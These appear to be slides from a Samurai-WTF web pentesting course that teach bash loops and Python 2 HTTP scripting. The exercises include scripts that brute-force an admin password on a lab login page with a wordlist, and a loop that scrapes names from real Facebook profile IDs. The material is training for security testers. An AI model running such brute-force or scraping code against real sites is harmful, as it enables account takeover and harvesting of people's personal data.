1. For loops allow us to iterate through a list of items and perform actions with each item

Keyword to start the for loop's code block

```
for i in {0..19}; do echo -n "Loop "; echo $i; done
```

Creating a number sequence

Keyword to end code block

2. Try with the command above, changing elements until you understand how it works
3. Now replace the `{0..19}` with the cewl wordlist you created earlier
``cat dojo-basic.cewl``
(using backticks)



1. Replace the echo commands with your previous curl/grep login command and replace your password login value to `$i` to fuzz the password
2. If that seems to work, modify your code block to print the attempted password on the same line before your success/failure message




```
for i in `cat dojo-basic.cewl`; do  
echo -n ${i}'          '; curl -s -d  
"user_name=admin&password=${i}  
&Submit_button=Submit" "http://  
dojo-basic/index.php?  
page=login.php" | grep -o -e  
refresh -e Bad; done | grep  
refresh
```


SCRIPTING WITH PYTHON



- Pre-installed on Mac and Linux
- Easy to install on Windows
- Easy to write scripts that run on all OSes
- Easy to read and collaborate
- Very complete set of standard libraries
- Many stable and powerful 3rd party libraries

- Using an interactive python shell
 - type “python” on your command line
 - type python commands
 - they execute when you hit enter
- Why use the shell?
 - Easy way to learn the language
 - Great way to debug portions of code
 - Nice for PoC functions and loops
- Beyond the basic shell
 - Consider ipython or IDLE after you get your feet wet
 - Provide richer functionality and productivity


```
print('This site is protected by SSL.')
```

Basic output

Basic input

```
answer = raw_input('Do you wish to continue? ')
```

object oriented bliss

```
if answer.lower() == 'no':  
    print('Exiting the program.')  
else:  
    print('Continuing Program.')
```

if / then / else
conditional
statements. Notice
the colons followed
by mandatory line
indentations

urllib2

HTTP, HTTPS, & FTP

Auto Parses URI

Follows Redirections

Uses a Cookie Jar

Auth: Basic & Digest

Methods: GET & POST

Supports Proxy Servers

Auto Closes Connections

httplib

HTTP & HTTPS

No URI Parsing

Doesn't Follow Redirects

Doesn't Store Cookies

Authentication: None

Method: Any

No Proxy Support

Manually Close Connection

Create a “connection” object

```
import httplib
```

Domain only

```
connection = httplib.HTTPConnection("secureideas.net")  
connection.request("TRACE", "/index.html")
```

Network request
made here

```
response = connection.getresponse()  
payload = response.read()
```

Extract reponse

```
print(payload)
```

Extract payload

Using urllib2

The library that does the magic

```
import urllib2
```

Don't forget the "http://"

```
request = urllib2.Request('http://www.utilisec.com')
```

```
response = urllib2.urlopen(request)
```

```
payload = response.read()
```

This doesn't make the request, it simply packages the request

```
print(payload)
```

This sends the request, catches the response, and extracts out the response payload

POST Requests

```
import urllib2, urllib
```

```
url = 'http://whois.arin.net/ui/query.do'
```

```
data = { 'flushCache' : 'false',  
        'queryinput' : '198.60.22.2' }
```

```
data = urllib.urlencode(data)
```

```
request = urllib2.Request(url, data)
```

```
response = urllib2.urlopen(request)
```

```
payload = response.read()
```

```
print(payload)
```

Add your POST data to a dictionary

Then urlencode your data
(don't forget to import urllib)

If you provide urllib2 with request data, it will assume a POST


```
import urllib2
```

```
url = 'http://google.com/#q=samurai-wtf'
```

```
headers = { 'User-Agent' : 'Mozilla/5.0 (iPhone)' }
```

```
request = urllib2.Request(url, None, headers)
```

```
response = urllib2.urlopen(request)
```

```
headers = response.headers
```

```
print(headers)
```

Add your headers to a dictionary

If you are doing a GET, use the keyword "None" for data field

Writing to a File

```
import urllib2
```

```
request = urllib2.Request('http://www.utilisec.com')
```

```
response = urllib2.urlopen(request)  
payload = response.read()
```

Try opening a file, in write and binary modes (use **r** for read)

```
with open('index.html', 'wb') as file:
```

```
    file.write(payload)
```

Write the response payload to the file (to read files, use **file.read** to read the whole file or **file.readline** in a loop)


```
import urllib2, re
request = urllib2.Request('http://inguardians.com/info')
response = urllib2.urlopen(request)
payload = response.read()
```

Build your regex
using a raw string,
grouping desired text

```
regex = r'<dt class="title">(.*?)</dt>'
results = re.findall( regex , payload )
```

Search payload
for all instances
of your regex

```
for result in results:
    print(result)
```

Loop through your results printing them


```
import urllib2
```

```
url ='http://browserspy.dk/password-ok.php'
```

```
username = 'test'
```

```
password = 'test'
```

Setup needed variables

Setup a password manager

```
password_mgr = urllib2.HTTPPasswordMgrWithDefaultRealm()
```

```
password_mgr.add_password(None, url, username, password)
```

Add passwords

```
authhandler = urllib2.HTTPBasicAuthHandler(password_mgr)
```

```
opener = urllib2.build_opener(authhandler)
```

Connect handler

```
urllib2.install_opener(opener)
```

Build and install so all requests automatically use the password manager

```
response = urllib2.urlopen(url)
```

```
payload = response.read()
```

```
print( payload )
```


Fuzzing and Brute Force

```
import urllib2, re
```

```
list = (1533095958 + i for i in range(20) )
```

Create list of 20 Facebook IDs

```
for item in list:
```

```
    url = 'http://m.facebook.com/people/a/' + str(item)
```

```
    try:
```

```
        response = urllib2.urlopen(url)
```

Prevent missing pages from throwing an error and stopping the script

```
    except IOError:
```

```
        pass
```

```
    else:
```

```
        payload = response.read()
```

```
        regex = r'<strong>([^\<]*)'
```

Extract name from page

```
        match = re.search(regex, payload)
```

```
        if match:
```

Grab url and remove redirect reference

```
            name = match.groups()
```

```
            site = response.geturl().split("?")[0]
```

Format output

```
            print("{0} = {1} {2}".format(item, name[0], site) )
```


- Use the previous Python examples to write a script to fuzz admin's password on the Dojo-Basic login page



One Possible Solution

```
import urllib2, urllib, re

with open('/home/samurai/Tool-Output/Cewl/dojo-basic.cewl', 'r') as file:
    url = 'http://dojo-basic/index.php?page=login.php'
    for item in file:
        item = item.strip()
        data = 'user_name=admin&password=' + item + '&Submit_button=Submit'
        request = urllib2.Request(url, data)
        try:
            response = urllib2.urlopen(request)
        except IOError:
            pass
        else:
            headers = response.headers
            payload = response.read()
            regex = r'(refresh)'
            match = re.search(regex, payload)
            if match:
                print('Password found for admin: {0}'.format(item))
            #else:
                #print('testing: {0}'.format(item))
```


- Python Commandline Interface Templates
 - <http://code.google.com/p/pycit>
 - a collection of templates for creating command line tools
 - great tool for beginners to show how to do the basics
 - saves advanced users time by providing basic plus more
- Each templates will give you:
 - Built in command line arguments, easily modifiable
 - Provides a help page if no arguments are given
 - Tracks and displays your script version
 - Verbosity and debug functions with command line flags
 - Command line options and functions for reading and writing to files

- Completed Templates
 - Basic file read/write access
 - Single-threaded http requests (basic wget/curl functions)
- Templates in Progress
 - Multi-threaded http requests (basic wget/curl functions)
- Planned Templates
 - Binary file read/write access with hex decode (basic xxd/hexdump functions)
 - Raw socket client and service (basic netcat functions)
 - Raw usb device access
 - Interactive CLI interface

- Upcoming Samurai-WTF courses:
 - Check upcoming BlackHat, OWASP, Nullcon, BruCON, RootedCON, NCSC... security conferences
- Related courses also taught by course authors:
 - SANS 6-day Web Pentesting Course (SEC542)
<https://www.sans.org/course/sec542>
 - SANS 6-day Advanced Web Pentesting Course (SEC642)
<http://www.sans.org/course/sec642>

Justin Searle

Managing Partner - UtiliSec

justin@meeas.com // justin@utilisec.com

+1 801 784 2052

@meeas